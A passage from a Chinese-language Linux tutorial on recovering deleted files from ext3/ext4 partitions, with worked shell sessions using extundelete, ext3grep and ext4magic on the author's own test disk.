root@localhost:/opt# extundelete --restore-directory t1/ /dev/sdb1 -o backup
NOTICE: Extended attributes are not restored.
Loading filesystem metadata ... 80 groups loaded.
Loading journal descriptors ... 35 descriptors loaded.
Searching for recoverable inodes in directory t1/ ...
3 recoverable inodes found.
Looking through the directory structure for deleted files ...
0 recoverable inodes still lost.
root@localhost:/opt# tree
.
├── backup
|   └── t1
|       ├── 111.txt
|       ├── 2222.txt
|       └── 3333.txt
└── project

3 directories, 3 files
root@localhost:/opt# cat backup/t1/111.txt
1111
root@localhost:/opt# cat backup/t1/2222.txt
2222
root@localhost:/opt# cat backup/t1/3333.txt
3333
root@localhost:/opt#
```

试试 `--restore-all` ,这个就是全量恢复了

`extundelete --restore-all /dev/sdb1 -o backup`

```
root@localhost:/opt# tree
.
└── project

1 directory, 0 files
root@localhost:/opt# extundelete --restore-all /dev/sdb1 -o backup
NOTICE: Extended attributes are not restored.
Loading filesystem metadata ... 80 groups loaded.
Loading journal descriptors ... 35 descriptors loaded.
Searching for recoverable inodes in directory / ...
3 recoverable inodes found.
Looking through the directory structure for deleted files ...
0 recoverable inodes still lost.
root@localhost:/opt# tree
.
├── backup
|   └── t1
|       ├── 111.txt
|       ├── 2222.txt
|       └── 3333.txt
└── project

3 directories, 3 files
root@localhost:/opt# cat backup/t1/111.txt
1111
root@localhost:/opt# cat backup/t1/2222.txt
2222
root@localhost:/opt# cat backup/t1/3333.txt
3333
root@localhost:/opt#
```


5. **恢复某个时间段的文件**

   `--after 时间戳`

   `--before 时间戳`

可以通过下面这个网站完成时间戳和时间的转换，也可以通过 date命令来获取，后面会讲

https://shijianchuo.net/




```
extundelete --after 1640966400 --restore-all /dev/sdb1 -o backup
```

```
root@localhost:/opt# tree
.
└── project

1 directory, 0 files
root@localhost:/opt# extundelete --after 1640966400 --restore-all /dev/sdb1 -o backup
Only show and process deleted entries if they are deleted on or after 1640966400 and before 9223372036854775807.
NOTICE: Extended attributes are not restored.
Loading filesystem metadata ... 80 groups loaded.
Loading journal descriptors ... 35 descriptors loaded.
Searching for recoverable inodes in directory / ...
3 recoverable inodes found.
Looking through the directory structure for deleted files ...
0 recoverable inodes still lost.
root@localhost:/opt# tree
.
├── backup
|   └── t1
|       ├── 111.txt
|       ├── 2222.txt
|       └── 3333.txt
└── project

3 directories, 3 files
root@localhost:/opt#
```

现在我想恢复最近三天的数据，我还要用时间一点一点去算吗？ 不用

最近三天也就是三天前的此刻 以后的文件都要

```
root@localhost:/opt# ls
project
root@localhost:/opt# extundelete --after $(date -d "-3day" +%s) --restore-all /dev/sdb1 -o backup
Only show and process deleted entries if they are deleted on or after 1650975294 and before 9223372036854775807.
NOTICE: Extended attributes are not restored.
Loading filesystem metadata ... 80 groups loaded.
Loading journal descriptors ... 35 descriptors loaded.
Searching for recoverable inodes in directory / ...
3 recoverable inodes found.
Looking through the directory structure for deleted files ...
0 recoverable inodes still lost.
root@localhost:/opt# tree
.
├── backup
|   └── t1
|       ├── 111.txt
|       ├── 2222.txt
|       └── 3333.txt
└── project

3 directories, 3 files
root@localhost:/opt# cat backup/t1/*.txt
1111
2222
3333
root@localhost:/opt#
```

成功恢复。

6. **重新挂载分区**

`mount /dev/sdb1 /opt/project`


```
root@localhost:/opt# mount /dev/sdb /opt/project/
root@localhost:/opt# ls /opt/project/
lost+found
```

Debugfs


> **这个程序是系统自带的一个交互式文件系统调试器，在 Centos 6 上可以用来做数据恢复**
>
> https://man7.org/linux/man-pages/man8/debugfs.8.html
>
> **支持 ext2、ext3、ext4**
>
> **Centos 7 以及 Ubuntu 16.04 已经不能恢复了**


R-Linux

> **一个图形化的数据恢复应用**
>
> https://www.r-studio.com/free-linux-recovery-help/basicfilerecovery.html
>
> **ext2、ext3、ext4**



虽然页面感人，但是还有中文支持





成功恢复文件内容

Ext3grep

> http://manpages.ubuntu.com/manpages/jammy/man8/ext3grep.8.html
>
> 仅支持 ext3

安装 Ext3grep

```
apt install ext3grep
```

```
root@localhost:/opt# apt install ext3grep
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  distro-info libyaml-0-2 python3-yaml
Use 'apt autoremove' to remove them.
The following NEW packages will be installed:
  ext3grep
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 115 kB of archives.
After this operation, 326 kB of additional disk space will be used.
Get:1 http://us.archive.ubuntu.com/ubuntu xenial/universe amd64 ext3grep amd64 0.10.2-3 [115 kB]
Fetched 115 kB in 1s (78.7 kB/s)
Selecting previously unselected package ext3grep.
(Reading database ... 106598 files and directories currently installed.)
Preparing to unpack .../ext3grep_0.10.2-3_amd64.deb ...
Unpacking ext3grep (0.10.2-3) ...
Processing triggers for man-db (2.7.5-1) ...
Setting up ext3grep (0.10.2-3) ...
root@localhost:/opt# ext3grep
Running ext3grep version 0.10.2
No action specified; implying --superblock.

Usage: ext3grep [options] [--] device-file
Options:
  --version, -[vV]       Print version and exit successfully.
  --help,                Print this help and exit successfully.
  --superblock           Print contents of superblock in addition to the rest.
```

```
root@localhost:/opt# df -T /opt/project/
Filesystem     Type 1K-blocks  Used Available Use% Mounted on
/dev/sdb       ext3  10190136 23164   9642684   1% /opt/project
root@localhost:/opt# cat > /opt/project/test1.txt
this is a test
abc
1234
lalalalal
^C
root@localhost:/opt# cat /opt/project/test1.txt
this is a test
abc
1234
lalalalal
root@localhost:/opt#
```

现在 `/dev/sdb` 挂载在 `/opt/project` 下，我们在这个目录下创建一个文件 `test1.txt`

我们删除 `test1.txt` 并使用 `Ext3grep` 进行文件恢复

1. 卸载 `test1.txt` 所在分区

   `umount /dev/sdb`

```
root@localhost:/opt# rm /opt/project/test1.txt
root@localhost:/opt# umount /dev/sdb
```

2. **扫描指定文件系统的根路径**

`ext3grep /dev/sdb --ls --inode 2`

/dev/sdb 是本次实验的文件系统，大家按照实际情况替换就好

--inode 2 是指根路径

```
root@localhost:/opt# ext3grep /dev/sdb --ls --inode 2
Running ext3grep version 0.10.2
WARNING: I don't know what EXT3_FEATURE_COMPAT_EXT_ATTR is.
Number of groups: 80
Loading group metadata... done
Minimum / maximum journal block: 1278466 / 1311781
Loading journal descriptors... sorting... done
The oldest inode block that is still in the journal, appears to be from 1651215304 = Fri Apr 29 14:55:04 2022
Number of descriptors in journal: 42; min / max sequence numbers: 2 / 12
Inode is Allocated
Finding all blocks that might be directories.
D: block containing directory start, d: block containing more directory entries.
Each plus represents a directory start that references the same inode as a directory start that we found previously.

Searching group 0: DD++
Searching group 1:
Searching group 2:
Searching group 3:
Searching group 4:
Searching group 5:
```

```
Searching group 79:
Writing analysis so far to 'sdb.ext3grep.stage1'. Delete that file if you want to do this stage again.
Result of stage one:
  2 inodes are referenced by one or more directory blocks, 2 of those inodes are still allocated.
  2 inodes are referenced by more than one directory block, 2 of those inodes are still allocated.
  0 blocks contain an extended directory.
Result of stage two:
  2 of those inodes could be resolved because they are still allocated.
All directory inodes are accounted for!


Writing analysis so far to 'sdb.ext3grep.stage2'. Delete that file if you want to do this stage again.
The first block of the directory is 1155.
Inode 2 is directory "".
Directory block 1155:
          .-- File type in dir_entry (r=regular file, d=directory, l=symlink)
          |         .-- D: Deleted ; R: Reallocated
Indx Next |  Inode   | Deletion time                    Mode        File name
==========+==========+----------------data-from-inode------+-----------+=========
   0    1 d       2                                     drwxr-xr-x  .
   1    2 d       2                                     drwxr-xr-x  ..
   2  end d      11                                     drwx------  lost+found
   3  end r      12  D 1651215771 Fri Apr 29 15:02:51 2022  rrw-r--r--  test1.txt
root@localhost:/opt#
```

可以看到成功找到了 `test1.txt` ，前面的 `D` 标志就是表示文件被删除了，而不是 “D 之一族”

3. **获取文件存在时候的具体路径**

`ext3grep /dev/sdb --dump-names`

```
root@localhost:/opt# ext3grep /dev/sdb --dump-names
Running ext3grep version 0.10.2
WARNING: I don't know what EXT3_FEATURE_COMPAT_EXT_ATTR is.
Number of groups: 80
Minimum / maximum journal block: 1278466 / 1311781
Loading journal descriptors... sorting... done
The oldest inode block that is still in the journal, appears to be from 1651215304 = Fri Apr 29 14:55:04 2022
Number of descriptors in journal: 42; min / max sequence numbers: 2 / 12
Loading sdb.ext3grep.stage2... done
lost+found
test1.txt
root@localhost:/opt#
```

可以看到，就在根目录

4. 恢复被删除的文件 `test1.txt`

   `ext3grep /dev/sdb --restore-file test1.txt`

```
root@localhost:/opt# ext3grep /dev/sdb  --restore-file test1.txt
Running ext3grep version 0.10.2
WARNING: I don't know what EXT3_FEATURE_COMPAT_EXT_ATTR is.
Number of groups: 80
Minimum / maximum journal block: 1278466 / 1311781
Loading journal descriptors... sorting... done
The oldest inode block that is still in the journal, appears to be from 1651215304 = Fri Apr 29 14:55:04 2022
Number of descriptors in journal: 42; min / max sequence numbers: 2 / 12
Writing output to directory RESTORED_FILES/
Loading sdb.ext3grep.stage2... done
Restoring test1.txt
root@localhost:/opt# ls
project  RESTORED_FILES  sdb.ext3grep.stage1  sdb.ext3grep.stage2
root@localhost:/opt# ls RESTORED_FILES/
test1.txt
root@localhost:/opt# cat RESTORED_FILES/test1.txt
this is a test
abc
1234
lalalalal
root@localhost:/opt#
```

   数据恢复成功，恢复后的数据会储存在执行 `ext3grep` 命令的路径下的 `RESTORED_FILES` 文件夹内

5. 恢复全部数据

   如果你遇到的情况是不小心格式了一个分区，那可以试一下大招

   `ext3grep /dev/sdb --reatore-all`

6. 重新挂载分区

   `mount /dev/sdb /opt/project`

```
root@localhost:/opt# mount /dev/sdb /opt/project/
root@localhost:/opt# ls /opt/project/
lost+found
```

> 看起来一切很顺利，但是当我测试直接删除一个目录的时候/删除非根目录下的文件，恢复起来就会有问题，大家可以多尝试一下

Ext4magic

> 这个工具非常好用
>
> http://ext4magic.sourceforge.net/howto_en.html

> ext3、ext4

这次我们玩儿得复杂点，玩点儿 ext3grep 做不到的(我的知识范围内)

```
root@localhost:/opt# mount /dev/sdb /opt/project/
root@localhost:/opt# mkdir /opt/project/aaa
root@localhost:/opt# mkdir /opt/project/aaa/bbb
root@localhost:/opt# cat > /opt/project/aaa/bbb/ccc.txt
Test 1
Test 2
Test 3
over
^C
root@localhost:/opt# cat /opt/project/aaa/bbb/ccc.txt
Test 1
Test 2
Test 3
over
root@localhost:/opt# rm /opt/project/aaa/bbb
rm: cannot remove '/opt/project/aaa/bbb': Is a directory
root@localhost:/opt# rm -r /opt/project/aaa/bbb
root@localhost:/opt#
```

我们在挂载的目录下创建了一个文件夹 `aaa` ,在其中创建文件夹 `bbb` ,在 `bbb` 文件夹中新建 `ccc.txt` ,还写入了一些字符，之后直接删除了 bbb 文件夹，接下来我们开始文件恢复

1. 卸载 `test1.txt` 所在分区

   `umount /dev/sdb`

   ```
   root@localhost:/opt# rm /opt/project/aaa/bbb
   rm: cannot remove '/opt/project/aaa/bbb': Is a directory
   root@localhost:/opt# rm -r /opt/project/aaa/bbb
   root@localhost:/opt# umount /dev/sdb
   root@localhost:/opt#
   ```

2. 扫描指定文件系统所有的根路径

   `ext4magic /dev/sdb -f /`

   /dev/sdb 是本次实验的文件系统，大家按照实际情况替换就好

```
root@localhost:/opt# ext4magic /dev/sdb -f /
Filesystem in use: /dev/sdb


Dump internal Inode 2
Status : Inode is Allocated

Inode: 2   Type: directory    Mode:  0755   Flags: 0x0
Generation: 0    Version: 0x00000000:00000008
User:     0   Group:     0   Size: 4096
File ACL: 0    Directory ACL: 0
Links: 3   Blockcount: 8
Fragment:  Address: 0    Number: 0    Size: 0
 ctime: 1651219017:0790183380 -- Fri Apr 29 15:56:57 2022
 atime: 1651217988:3477118048 -- Fri Apr 29 15:39:48 2022
 mtime: 1651219017:0790183380 -- Fri Apr 29 15:56:57 2022
crtime: 1651215229:0000000000 -- Fri Apr 29 14:53:49 2022
Size of extra inode fields: 32
        2  d  755 (2)      0      0           4096 29-Apr-2022 15:56 .
        2  d  755 (2)      0      0           4096 29-Apr-2022 15:56 ..
   458753  d  755 (2)      0      0           4096 29-Apr-2022 15:57 aaa
<  573441> d  755 (2)      0      0              0 29-Apr-2022 15:56 bdir

ext4magic : EXIT_SUCCESS
root@localhost:/opt#
```

可以看到到 `aaa` 这个文件夹，毕竟还在文件系统里嘛，我们没有删除 `aaa` 文件夹，我们能成功找到 `bbb` 和 `ccc.txt` 吗？

3. **扫描子文件夹中的内容**

`ext4magic /dev/sdb -f /aaa/`

```
root@localhost:/opt# ext4magic /dev/sdb -f /aaa/
Filesystem in use: /dev/sdb


Dump internal Inode 458753
Status : Inode is Allocated

Inode: 458753   Type: directory    Mode:  0755   Flags: 0x0
Generation: 2739879583    Version: 0x00000000:00000003
User:     0   Group:     0   Size: 4096
File ACL: 0    Directory ACL: 0
Links: 2   Blockcount: 8
Fragment:  Address: 0    Number: 0    Size: 0
 ctime: 1651219077:2852163152 -- Fri Apr 29 15:57:57 2022
 atime: 1651219017:0790183380 -- Fri Apr 29 15:56:57 2022
 mtime: 1651219077:2852163152 -- Fri Apr 29 15:57:57 2022
crtime: 1651219017:0790183380 -- Fri Apr 29 15:56:57 2022
Size of extra inode fields: 32
   458753  d  755 (2)      0      0           4096 29-Apr-2022 15:57 .
        2  d  755 (2)      0      0           4096 29-Apr-2022 15:56 ..
<  458754> d  755 (2)      0      0              0 29-Apr-2022 15:57 bbb

ext4magic : EXIT_SUCCESS
root@localhost:/opt#
```

继续寻找 `ext4magic /dev/sdb -f /aaa/bbb/`

```
root@localhost:/opt# ext4magic /dev/sdb -f /aaa/bbb/
Filesystem in use: /dev/sdb

Error: Filename "/aaa/bbb" not found in Filesystem
if "/aaa/bbb" deleted, use InodeNr or try Journaling options
root@localhost:/opt#
```

可以看到，此时直接这样查找就不行了，我们需要加上 `-T -x` 参数

```
root@localhost:/opt# ext4magic /dev/sdb -f /aaa/bbb/ -T -x
Filesystem in use: /dev/sdb

Using  internal Journal at Inode 8
Inode found "/aaa/bbb"   458754
Inode 458754 is at group 56, block 1835010, offset 256

Transactions of Filesystemblock 1835010 in Journal
FS-Block         Journal        Transact        Time in sec     Time of Transaction
     1835010           4              38        1651219017      Fri Apr 29 15:56:57 2022
     1835010          13              39        1651219023      Fri Apr 29 15:57:03 2022
     1835010          21              40        1651219034      Fri Apr 29 15:57:14 2022
     1835010          26              41        1651219045      Fri Apr 29 15:57:25 2022
     1835010          31              42        1651219052      Fri Apr 29 15:57:32 2022
     1835010          34              43        1651219059      Fri Apr 29 15:57:39 2022
     1835010          38              44        1651219077      Fri Apr 29 15:57:57 2022

Dump Inode 458754 from journal transaction 39
Inode: 458754   Type: directory    Mode:  0755   Flags: 0x0
Generation: 2739879584    Version: 0x00000000:00000001
User:     0   Group:     0   Size: 4096
File ACL: 0    Directory ACL: 0
Links: 2   Blockcount: 8
Fragment:  Address: 0    Number: 0    Size: 0
 ctime: 1651219023:1716342420 -- Fri Apr 29 15:57:03 2022
 atime: 1651219023:1716342420 -- Fri Apr 29 15:57:03 2022
 mtime: 1651219023:1716342420 -- Fri Apr 29 15:57:03 2022
crtime: 1651219023:1716342420 -- Fri Apr 29 15:57:03 2022
Size of extra inode fields: 32
BLOCKS:
(0):1835523
TOTAL: 1
```

```
Links: 2   Blockcount: 8
Fragment:  Address: 0    Number: 0    Size: 0
 ctime: 1651219034:0321057836 -- Fri Apr 29 15:57:14 2022
 atime: 1651219023:1716342420 -- Fri Apr 29 15:57:03 2022
 mtime: 1651219034:0321057836 -- Fri Apr 29 15:57:14 2022
crtime: 1651219023:1716342420 -- Fri Apr 29 15:57:03 2022
Size of extra inode fields: 32
BLOCKS:
(0):1835523
TOTAL: 1

   458754  d  755 (2)      0      0          4096 29-Apr-2022 15:57 .
   458753  d  755 (2)      0      0          4096 29-Apr-2022 15:57 ..
   458755  _  644 (1)      0      0             0 29-Apr-2022 15:57 ccc.txt


Dump Inode 458754 from journal transaction 44
Inode: 458754   Type: directory    Mode:  0755   Flags: 0x0
Generation: 2739879584    Version: 0x00000000:00000004
User:     0   Group:     0   Size: 0
File ACL: 0    Directory ACL: 0
Links: 0   Blockcount: 0
Fragment:  Address: 0    Number: 0    Size: 0
 ctime: 1651219077:2852163152 -- Fri Apr 29 15:57:57 2022
 atime: 1651219077:2852163152 -- Fri Apr 29 15:57:57 2022
 mtime: 1651219077:2852163152 -- Fri Apr 29 15:57:57 2022
crtime: 1651219023:1716342420 -- Fri Apr 29 15:57:03 2022
dtime: 1651219077 -- Fri Apr 29 15:57:57 2022
Size of extra inode fields: 32

ext4magic : EXIT_SUCCESS
root@localhost:/opt#
```

4. 恢复被删除的文件 `ccc.txt`

   `ext4magic /dev/sdb -rf /aaa/bbb/ccc.txt -d /opt/`

```
root@localhost:/opt# ext4magic /dev/sdb -rf /aaa/bbb/ccc.txt -d /opt/
"/opt/"  accept for recoverdir
Filesystem in use: /dev/sdb

Using  internal Journal at Inode 8
Inode found "/aaa/bbb/ccc.txt"   458755
--------        /opt///aaa/bbb/ccc.txt
ext4magic : EXIT_SUCCESS
root@localhost:/opt# ls /opt/
aaa  project
root@localhost:/opt# ls /opt/aaa/
bbb
root@localhost:/opt# ls /opt/aaa/bbb/
ccc.txt
root@localhost:/opt# cat /opt/aaa/bbb/ccc.txt
Test 1
Test 2
Test 3
over
root@localhost:/opt#
```

   数据恢复成功，恢复后的数据按照原来的目录结构保存在 `-d` 指定的文件夹下

5. 全量数据恢复

   `-M` 恢复全部文件

   `-m` 恢复全部被删除的文件

除非你是一个分区挂了，不然不建议直接使用这两个参数，因为这个参数可以配合更牛的基于时间的参数来做某个时间点以前或者某个时间点以后的全量数据恢复

6. 基于时间的数据恢复

`-a` 时间戳　a 代表 after，表示在这个时间点以后

`-b` 时间戳　b 代表 before，表示在这个时间点以前

时间戳可以通过 `https://shijianchuo.net/` 这个网站进行时间和时间戳的转换

假设我们想把 2022 年 1 月 1 日以后删除的文件都恢复一下

```
ext4magic /dev/sdb -a 1640966400 -d /opt/backup -m
```

```
root@localhost:/opt# ext4magic /dev/sdb -a 1640966400 -d /opt/backup -m
Warning: Activate magic-scan or disaster-recovery function, may be some command line options ignored
"/opt/backup"  accept for recoverdir
Filesystem in use: /dev/sdb

Using  internal Journal at Inode 8
Activ Time after  : Sat Jan  1 00:00:00 2022
Activ Time before : Fri Apr 29 16:54:11 2022
Inode 2 is allocated
--------        /opt/backup/aaa/bbb/ccc.txt
MAGIC-1 : start lost directory search
--------        /opt/backup/MAGIC-1/<11>
MAGIC-2 : start lost file search
MAGIC-2 : start lost in journal search
MAGIC function for ext3 not available, use ext4magic 0.2.4 instead
ext4magic : EXIT_SUCCESS
root@localhost:/opt# ls -al backup/
total 16
drwxr-xr-x 4 root root 4096 Apr 29 16:54 .
drwxr-xr-x 4 root root 4096 Apr 29 16:53 ..
drwx------ 3 root root 4096 Apr 29 16:54 aaa
drwx------ 3 root root 4096 Apr 29 16:54 MAGIC-1
root@localhost:/opt# cat backup/aaa/bbb/ccc.txt
Test 1
Test 2
Test 3
over
root@localhost:/opt# ls -al backup/MAGIC-1/\<11\>/
total 8
drwx------ 2 root root 4096 Apr 29 14:53 .
